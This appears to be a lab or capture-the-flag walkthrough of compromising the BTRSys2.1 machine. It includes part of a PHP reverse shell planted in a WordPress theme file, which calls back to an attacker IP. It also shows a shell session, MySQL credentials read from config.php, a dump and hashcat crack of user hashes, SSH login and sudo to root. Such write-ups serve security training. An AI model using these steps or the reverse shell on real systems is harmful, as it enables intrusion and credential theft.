
```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down.
RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.250';
$port = 3232;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }
```

Start the listener and navigate into **/wp-content/themes/twentyfourteen/404.php**




192.168.186.50/wordpress/wp-content/themes/twentyfourteen/404.php

We got a shell as **www-data**.



```
┌──(root#Bhavesh)-[~/Offsec/BTRSys2.1]
└─# rlwrap -r nc -lvnp 3232
listening on [any] 3232 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.186.50] 54484
Linux ubuntu 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 00:18:13 up 23 min,  0 users,  load average: 0.01, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (838): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$ whoami
whoami
www-data
www-data@ubuntu:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/$
```

We found a file **config.php** in **/var/www/html/upload**. In that file we get password of **mysql root** user.




```
www-data@ubuntu:/var/www/html/upload$ ls
ls
account  config.php  include    languages  modules  search  templates
admins   framework   index.php  media      page     temp
www-data@ubuntu:/var/www/html/upload$ cat config.php
cat config.php
<?php

if(defined('LEPTON_PATH')) { die('By security reasons it is not permitted to load \'config.php\' twice!! Forbidden call from \''.$_SERVER['SCRIPT_NAME'].'\'!'); }

// config file created by LEPTON 2.2.0
define('DB_TYPE', 'mysql');
define('DB_HOST', 'localhost');
define('DB_PORT', '3306');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'rootpassword!');
define('DB_NAME', 'Lepton');
define('TABLE_PREFIX', 'lep_');

define('LEPTON_PATH', dirname(__FILE__));
define('LEPTON_URL', 'http://192.168.0.190/upload');
define('ADMIN_PATH', LEPTON_PATH.'/admins');
define('ADMIN_URL', LEPTON_URL.'/admins');

define('LEPTON_GUID', 'dd1d3e15-775c-49fa-a0f7-55949e2869bc');

define('WB_URL', LEPTON_URL);
define('WB_PATH', LEPTON_PATH);

if (!defined('LEPTON_INSTALL')) require_once(LEPTON_PATH.'/framework/initialize.php');

?>
```

Login into mysql service using below credentials

root:rootpassword!


```
mysql -u root -p
```

```
show databases;
```



```
www-data@ubuntu:/var/www/html/upload$ mysql -u root -p
mysql -u root -p
Enter password: rootpassword!

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 61
Server version: 5.7.17-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| deneme             |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
| wordpress          |
+--------------------+
7 rows in set (0.01 sec)
```

In the **wordpress** database we have **wp_users** table.




```
mysql> use wordpress;
use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+---------------------------+
| Tables_in_wordpress       |
+---------------------------+
| wp_abtest_experiments     |
| wp_abtest_goal_hits       |
| wp_abtest_goals           |
| wp_abtest_ip_filters      |
| wp_abtest_variation_views |
| wp_abtest_variations      |
| wp_commentmeta            |
| wp_comments               |
| wp_links                  |
| wp_masta_campaign         |
| wp_masta_cronapi          |
| wp_masta_list             |
| wp_masta_reports          |
| wp_masta_responder        |
| wp_masta_responder_reports |
| wp_masta_settings         |
| wp_masta_subscribers      |
| wp_masta_support          |
| wp_options                |
| wp_postmeta               |
| wp_posts                  |
| wp_term_relationships     |
| wp_term_taxonomy          |
| wp_terms                  |
| wp_usermeta               |
| wp_users                  |
+---------------------------+
26 rows in set (0.01 sec)
```

Let's see what's in it


```
select * from wp_users;
```

We got **md5** hash password of **btrisk** user.



```
mysql> select * from wp_users;
select * from wp_users;
+----+------------+----------------------------------+---------------+--------------------+----------+---------------------+---------------------+-------------+
-----+
| ID | user_login | user_pass                        | user_nicename | user_email         | user_url | user_registered     | user_activation_key | user_status |
name |
+----+------------+----------------------------------+---------------+--------------------+----------+---------------------+---------------------+-------------+
-----+
|  1 | root       | a318e4507e5a74604aafb45e4741edd3 | btrisk        | mdemir@btrisk.com  |          | 2017-04-24 17:37:04 |                     |           0 |
     |
|  2 | admin      | 21232f297a57a5a743894a0e4a801fc3 | admin         | ikaya@btrisk.com   |          | 2017-04-24 17:37:04 |                     |           4 |
     |
+----+------------+----------------------------------+---------------+--------------------+----------+---------------------+---------------------+-------------+
-----+
2 rows in set (0.00 sec)
```


Copy that password into our local machine



```
┌──(root#Bhavesh)-[~/Offsec/BTRSys2.1]
└─# cat hash
a318e4507e5a74604aafb45e4741edd3
```


Fire the **hash-cat** for crack the pasword.

```
hashcat -m 0 -a 0 hash rockyou.txt
```




```
┌──(root#Bhavesh)-[~/Offsec/BTRSys2.1]
└─# hashcat -m 0 -a 0 hash /mnt/d/Shared/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-6200U CPU @ 2.30GHz, 2889/5842 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

We have password as **roottoor** and username **btrisk**



```
a318e4507e5a74604aafb45e4741edd3:roottoor

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: a318e4507e5a74604aafb45e4741edd3
Time.Started.....: Tue Jun 18 12:57:27 2024 (11 secs)
Time.Estimated...: Tue Jun 18 12:57:38 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/mnt/d/Shared/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1308.5 kH/s (0.27ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 14344387/14344387 (100.00%)
Rejected.........: 0/14344387 (0.00%)
Restore.Point....: 14344192/14344387 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....:  km81088 -> roottoor

Started: Tue Jun 18 12:57:22 2024
Stopped: Tue Jun 18 12:57:39 2024
```


Login into ssh



```
┌──(root#Bhavesh)-[~/Offsec/BTRSys2.1]
└─# ssh btrisk@192.168.186.50
The authenticity of host '192.168.186.50 (192.168.186.50)' can't be established.
ED25519 key fingerprint is SHA256:2B+vmvr1JvWK29/fRQhBhZ8ed+hGe70OmglE4zPPh+0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:35: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.186.50' (ED25519) to the list of known hosts.
btrisk@192.168.186.50's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
btrisk@ubuntu:~$ id
uid=1000(btrisk) gid=1000 groups=1000,4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)
btrisk@ubuntu:~$ 
```

```
sudo -l
```


User **btrisk** can run all the command without the password .



```
btrisk@ubuntu:~$ sudo -l
[sudo] password for btrisk:
Matching Defaults entries for btrisk on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User btrisk may run the following commands on ubuntu:
    (ALL : ALL) ALL
    (ALL : ALL) ALL
```

```
sudo su root
```

Now we are **root** user of the system.



```
btrisk@ubuntu:~$ sudo su root
root@ubuntu:/home/btrisk# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/btrisk# whoami
root
root@ubuntu:/home/btrisk# 
```